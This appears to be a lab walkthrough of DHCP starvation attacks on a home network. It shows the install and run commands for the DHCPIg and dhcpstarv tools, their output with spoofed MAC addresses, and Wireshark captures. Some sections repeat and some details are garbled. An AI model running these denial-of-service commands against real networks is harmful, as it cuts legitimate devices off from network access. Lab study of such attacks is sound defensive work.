It requires scapy >=2.1 library and admin privileges to execute. No configuration necessary, just pass the interface as a parameter. It has been tested on multiple Linux distributions and multiple DHCP servers (ISC,Windows 2k3/2k8,...).

About

DHCP exhaustion script written in python using scapy network library

Releases

python 3 and scapy 2.5.0 support (Latest)

Packages

No packages published

Contributors

1.1

```

Session Actions Edit View Help
zsh: corrupt history file /home/mugdha/.zsh_history
[mugdha@kali:~]
$ cd DHCPIg
[sudo] password for mugdha:
[...]
# git clone https://github.com/kamorin/DHCPIg.git
Cloning into 'DHCPIg'...
remote: Enumerating objects: 374, done.
remote: Counting objects: 100% (374/374), done.
remote: Compressing objects: 100% (53/53), done.
remote: Total 324 (delta 23), reused 33 (delta 11), pack-reused 261 (from 1)
Receiving objects: 100% (324/324), 83.65 KiB | 462.00 KiB/s, done.
Resolving deltas: 100% (102/102), done.
[...]
# ls
aniketpagare.txt  DHCPIg  Downloads  hash.txt  IAJppafX.jpeg  mayur.txt  Music  pay.exe  Public  Templates  Testxml  Videos
Desktop  Documents  FzCYgwGT.html  hello.exe  KsSgIHAz.jpeg  mug.txt  NMYYRzHq.jpeg  Pictures  reverse.exe  Test  TTSeXuaC.html  VkZeRLju.html
[...]
# cd DHCPIg
python3 setup.py install
python3: can't open file '/home/mugdha/setup.py': [Errno 2] No such file or directory
[...]
# cd DHCPIg
[...]
# ls
dhcpig.1  pig.py  README.md  setup.py
[...]
# sudo python3 setup.py install
/usr/lib/python3/dist-packages/setuptools/_distutils/cmd.py:90: SetuptoolsDeprecationWarning: setup.py install is deprecated.
!!
*****
Please avoid running `setup.py` directly.
Instead, use pypa/build, pypa/installer or other
standards-based tools.
See https://log.ganssle.io/articles/2021/10/setup-py-deprecated.html for details.
*****
!!
self.initialize_options()
/usr/lib/python3/dist-packages/setuptools/_distutils/cmd.py:90: EasyInstallDeprecationWarning: easy_install command is deprecated.
!!
*****
Please avoid running `setup.py` and `easy_install`.
Instead, use pypa/build, pypa/installer or other
standards-based tools.
See https://github.com/pypa/setuptools/issues/917 for details.

```

1.2

```

root@kali:~/home/mugdha/DHCPIg
# ./pig.py -i eth0
/usr/lib/python3/dist-packages/pkg_resources.py: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
ImportError: ('pkg_resources'), run_script('dhcpig==0.0.0', 'pig.py')
[ -- [INFO]  using interface eth0
[DB6 ] Thread 0 - (Sniffer) READY
[DB6 ] Thread 1 - (Sender) READY
[DB6 ] DHCPDiscover
[-->] DHCP_Offer
[←] DHCP_Offer cc:32:e5:d4:e9:18 192.168.0.1 IP: 192.168.0.108 for MAC=[de:ad:27:09:e2:f4:00:00:00:00:00:00:00:00]
[DB6 ] ARP_Request 192.168.0.108 from 192.168.0.1
[→] DHCP_Discover
[←] DHCP_Offer cc:32:e5:d4:e9:18 192.168.0.109 for MAC=[de:ad:23:5a:af:98:00:00:00:00:00:00:00:00]
[DB6 ] ARP_Request 192.168.0.109 from 192.168.0.1
[+>] DHCP_Discover
[←] DHCP_Offer cc:32:e5:d4:e9:18 192.168.0.110 for MAC=[de:ad:18:4f:eb:1b:00:00:00:00:00:00:00:00]
[DB6 ] ARP_Request 192.168.0.110 from 192.168.0.1
[+>] DHCP_Discover
[←] DHCP_Offer cc:32:e5:d4:e9:18 192.168.0.111 for MAC=[de:ad:1a:16:d0:54:00:00:00:00:00:00:00:00]
[DB6 ] ARP_Request 192.168.0.111 from 192.168.0.1
[? ] waiting for first DHCP Server response
[DB6 ] DHCP_Discover
[DB6 ] ARP_Request 192.168.0.112 from 192.168.0.1
[+>] DHCP_Discover
[←] DHCP_Offer cc:32:e5:d4:e9:18 192.168.0.113 for MAC=[de:ad:21:41:bf:22:00:00:00:00:00:00:00:00]
[DB6 ] ARP_Request 192.168.0.113 from 192.168.0.1
[+>] DHCP_Discover
[←] DHCP_Offer cc:32:e5:d4:e9:18 192.168.0.114 for MAC=[de:ad:29:62:a4:9d:00:00:00:00:00:00:00:00]
[DB6 ] ARP_Request 192.168.0.114 from 192.168.0.1
[+>] DHCP_Discover
[←] DHCP_Offer cc:32:e5:d4:e9:18 192.168.0.115 for MAC=[de:ad:05:15:b4:6c:00:00:00:00:00:00:00:00]
[DB6 ] ARP_Request 192.168.0.115 from 192.168.0.1
[+>] DHCP_Discover
[←] DHCP_Offer cc:32:e5:d4:e9:18 192.168.0.116 for MAC=[de:ad:07:04:ed:1c:00:00:00:00:00:00:00:00]
[DB6 ] ARP_Request 192.168.0.116 from 192.168.0.1
[+>] DHCP_Discover
[←] DHCP_Offer cc:32:e5:d4:e9:18 192.168.0.117 for MAC=[de:ad:id:4c:8a:50:00:00:00:00:00:00:00:00:00]
[DB6 ] ARP_Request 192.168.0.117 from 192.168.0.1
[+>] DHCP_Discover
[←] DHCP_Offer cc:32:e5:d4:e9:18 192.168.0.118 for MAC=[de:ad:29:48:80:24:00:00:00:00:00:00:00:00:00]
[DB6 ] ARP_Request 192.168.0.118 from 192.168.0.1
[+>] DHCP_Discover
[←] DHCP_Offer cc:32:e5:d4:e9:18 192.168.0.119 for MAC=[de:ad:14:40:6d:bb:00:00:00:00:00:00:00:00:00]
[DB6 ] ARP_Request 192.168.0.119 from 192.168.0.1
[+>] DHCP_Discover
[←] DHCP_Offer cc:32:e5:d4:e9:18 192.168.0.120 for MAC=[de:ad:29:32:45:a5:00:00:00:00:00:00:00:00:00]

```

1.3

```

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter... <Ctrl-/>
No. Time Source Destination Protocol Length Info
97.47.330578253 0.0.0.0 255.255.255.255 DHCP 311 DHCP Request - Transaction ID 0x5781fc6
98.47.399206962 192.168.0.1 255.255.255.255 DHCP 590 DHCP Offer - Transaction ID 0x2ff58a23
99.47.409566898 192.168.0.1 255.255.255.255 DHCP 590 DHCP Offer - Transaction ID 0x267e5012
100.47.414439647 0.0.0.0 255.255.255.255 DHCP 311 DHCP Request - Transaction ID 0x2ff58a23
101.47.450393157 0.0.0.0 255.255.255.255 DHCP 311 DHCP Request - Transaction ID 0x267e5012
102.47.505395176 TpLinkTechno_d4:e9:.. Broadcast ARP 60 Who has 192.168.0.115? Tell 192.168.0.1
103.47.505395176 TpLinkTechno_d4:e9:.. Broadcast DHCP 342 DHCP Discover - Transaction ID 0x29851866
104.47.914241194 192.168.0.1 255.255.255.255 DHCP 590 DHCP ACK - Transaction ID 0x579fc026
105.47.914241821 TpLinkTechno_d4:e9:.. Broadcast ARP 60 Who has 192.168.0.116? Tell 192.168.0.1
106.48.066700325 0.0.0.0 255.255.255.255 DHCP 342 DHCP Discover - Transaction ID 0x29851866
107.48.426322999 192.168.0.1 255.255.255.255 DHCP 590 DHCP ACK - Transaction ID 0x2ff58a23
108.48.426323357 TpLinkTechno_d4:e9:.. Broadcast ARP 60 Who has 192.168.0.117? Tell 192.168.0.1
109.48.506222517 0.0.0.0 255.255.255.255 DHCP 342 DHCP Discover - Transaction ID 0x2ba5a23
110.48.945738259 192.168.0.1 255.255.255.255 DHCP 590 DHCP ACK - Transaction ID 0x267e5012
111.48.945738297 192.168.0.1 255.255.255.255 DHCP 590 DHCP Offer - Transaction ID 0x291154e3
112.48.945738296 192.168.0.1 255.255.255.255 DHCP 590 DHCP Offer - Transaction ID 0x291154e3
113.48.954421600 0.0.0.0 255.255.255.255 DHCP 342 DHCP Discover - Transaction ID 0xbdcfe968
114.48.969945140 0.0.0.0 255.255.255.255 DHCP 311 DHCP Request - Transaction ID 0x181154e3
115.49.022968177 0.0.0.0 255.255.255.255 DHCP 311 DHCP Request - Transaction ID 0x29851866
116.49.047649679 192.168.0.1 255.255.255.255 DHCP 590 DHCP Offer - Transaction ID 0x2ba59279
117.49.047656594 192.168.0.1 255.255.255.255 DHCP 590 DHCP Offer - Transaction ID 0xbdcfe968
118.49.070639004 0.0.0.0 255.255.255.255 DHCP 311 DHCP Request - Transaction ID 0x2ba59279
119.49.107233889 0.0.0.0 255.255.255.255 DHCP 311 DHCP Request - Transaction ID 0xbdcfe968

Frame 1: Packet: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface eth0, id 0
Ethernet II, Src: TpLinkTechno_d4:e9:18 (cc:32:e5:d4:e9:18), Dst: IPv4mcast.01 (33:33:00:00:00:01)
Internet Protocol Version 6, Src: fe80::ce32:e5ff:fed4:e918, Dst: ff02::1
Internet Control Message Protocol v6

```

1.4

2.1 DHCPStarv :

dhcpstarv floods a network with a large number of fake DHCP requests, using spoofed MAC addresses. This causes the DHCP server to exhaust its IP address pool, making it unable to assign IP addresses to legitimate devices trying to connect.

Steps :

- 1 . Open kali linux terminal and type sudo apt install dhcpstarv**
- 2 . Dhcpcstarv -h – getting detailed command**
- 3 . Perform attack Command – dhcpcstarv -I eth0 -d -l – network interface
-d –destination mac address**

Attack start

- 4 . Now , open wireshark to see packets are send or not**

Session Actions Edit View Help

```
zsh: corrupt history file /home/mugdha/.zsh_history
[mugdha@kali](-)
$ sudo su
[sudo] password for mugdha:
# sudo apt install dhcpcstarv
The following packages were automatically installed and are no longer required:
amass-common libdisplay-info2 libinipatch-1.0-2 libobjc-14-dev libtheoradec1 libwsutil6 python3-kismetcapturebtgeiger python3-protobuf samba-ad-dc
gir1.2-girepository-2.0 libgdal37 libjs-jquery-ui libplacebo349 libtheoranc1 libx264-164 python3-kismetcapturefreakalbsigbe python3-pysmi samba-ad-provision
liblouis0.14.0 libgeoip4.0 libis-underscore libpanda3d libndread0 python3-kismetcapturertl33 python3-xiutils samba-dsdb-modules
libbluetooth2 libgirepository-1.0-1 libmemcached17 libraw17 libwpaclient18 python3-click-plugins python3-rtl8188eu-firmware python3-xlwlan
libbson-1.0-0f64 libgpmmenu64 libnet1 libsqlcipher1 libwritap15 python3-gpg python3-kismetcapturetlamr python3-zombie-imp

Use 'sudo apt autoremove' to remove them.

Installing:
dhcpcstarv

Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 4
Download size: 18.9 kB
Space needed: 55.3 kB / 24.9 GB available

Get:1 http://http.kali.org/kali kali-rolling/main amd64 dhcpcstarv amd64 0.2.2-2+b1 [18.9 kB]
Fetched 18.9 kB in 2s (10.1 kB/s)
Selecting previously unselected package dhcpcstarv.
(Reading database ... 433446 files and directories currently installed.)
Preparing to unpack .../dhcpcstarv_0.2.2-2+b1_amd64.deb ...
Unpacking dhcpcstarv (0.2.2-2+b1) ...
Setting up dhcpcstarv (0.2.2-2+b1) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.4.2) ...
Processing triggers for kali-menu (2025.4.2) ...

[=root@kali](-)/home/mugdha
# dhcpcstarv -h
Copyright (C) 2007 Dmitry Davletbaev
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it under
certain conditions; see <http://www.gnu.org/licenses/> for details.

dhcpcstarv - DHCP starvation utility.
version 0.2.2

Usage:
  dhcpcstarv -h
  dhcpcstarv [-epv] [-d MAC] [-debug] -i IFNAME

Options:
  -d, --dstmac=MAC
    Use MAC for requests instead of broadcast address.
  -debug
    Output debug messages.
  -e, --exclude=ADDRESS
    Ignore replies from server with address ADDRESS.
  -h, --help
    Print help and exit.
  -i, --iface=IFNAME
    Interface name.
```

1.1

Session Actions Edit View Help

```
zsh: corrupt history file /home/mugdha/.zsh_history
[mugdha@kali](-)
$ sudo su
[sudo] password for mugdha:
# sudo apt install dhcpcstarv
The following packages were automatically installed and are no longer required:
amass-common libdisplay-info2 libinipatch-1.0-2 libobjc-14-dev libtheoradec1 libwsutil6 python3-kismetcapturebtgeiger python3-protobuf samba-ad-dc
gir1.2-girepository-2.0 libgdal37 libjs-jquery-ui libplacebo349 libtheoranc1 libx264-164 python3-kismetcapturefreakalbsigbe python3-pysmi samba-ad-provision
liblouis0.14.0 libgeoip4.0 libis-underscore libpanda3d libndread0 python3-kismetcapturertl33 python3-xiutils samba-dsdb-modules
libbluetooth2 libgirepository-1.0-1 libmemcached17 libraw17 libwpaclient18 python3-click-plugins python3-rtl8188eu-firmware python3-xlwlan
libbson-1.0-0f64 libgpmmenu64 libnet1 libsqlcipher1 libwritap15 python3-gpg python3-kismetcapturetlamr python3-zombie-imp

Use 'sudo apt autoremove' to remove them.

Installing:
dhcpcstarv

Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 4
Download size: 18.9 kB
Space needed: 55.3 kB / 24.9 GB available

Get:1 http://http.kali.org/kali kali-rolling/main amd64 dhcpcstarv amd64 0.2.2-2+b1 [18.9 kB]
Fetched 18.9 kB in 2s (10.1 kB/s)
Selecting previously unselected package dhcpcstarv.
(Reading database ... 433446 files and directories currently installed.)
Preparing to unpack .../dhcpcstarv_0.2.2-2+b1_amd64.deb ...
Unpacking dhcpcstarv (0.2.2-2+b1) ...
Setting up dhcpcstarv (0.2.2-2+b1) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.4.2) ...
Processing triggers for kali-menu (2025.4.2) ...

[=root@kali](-)/home/mugdha
# dhcpcstarv -h
Copyright (C) 2007 Dmitry Davletbaev
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it under
certain conditions; see <http://www.gnu.org/licenses/> for details.

dhcpcstarv - DHCP starvation utility.
version 0.2.2

Usage:
  dhcpcstarv -h
  dhcpcstarv [-epv] [-d MAC] [-debug] -i IFNAME

Options:
  -d, --dstmac=MAC
    Use MAC for requests instead of broadcast address.
  -debug
    Output debug messages.
  -e, --exclude=ADDRESS
    Ignore replies from server with address ADDRESS.
  -h, --help
    Print help and exit.
  -i, --iface=IFNAME
    Interface name.
  -p, --no-promisc
    Do not set network interface to promiscuous mode.
  -v, --verbose
    Verbose output.

[=root@kali](-)/home/mugdha
# dhcpcstarv -I eth0 -d 08:00:27:78:64:40
dhcpcstarv: invalid option -- 'I'

[=root@kali](-)/home/mugdha
# dhcpcstarv -i eth0 -d 08:00:27:78:64:40
00:34:41 12/16/25: bad destination MAC address 08:00:27:78:64:40

[=root@kali](-)/home/mugdha
# dhcpcstarv -i eth0 -d 08:00:27:78:64:40
```

1.2

Frame 1: Packet, 430 bytes on wire (3440 bits), 430 bytes captured (3440 bits) on interface eth0, id 0

Frame 1: Packet, 430 bytes on wire (3440 bits), 430 bytes captured (3440 bits) on interface eth0, id 0

Frame 1: Ethernet II Src: Intel_7b:41:07 (70:15:fb:7b:41:07), Dst: TplLinkTechno_d4:e9:18 (cc:32:e5:d4:e9:18)

Frame 1: Internet Protocol Version 4, Src: 192.168.0.105, Dst: 57.144.243.33

Frame 1: Transmission Control Protocol, Src Port: 59621, Dst Port: 443, Seq: 1, Ack: 1, Len: 376

Frame 1: Transport Layer Security

Packets: 189 | Profile: Default

mugha go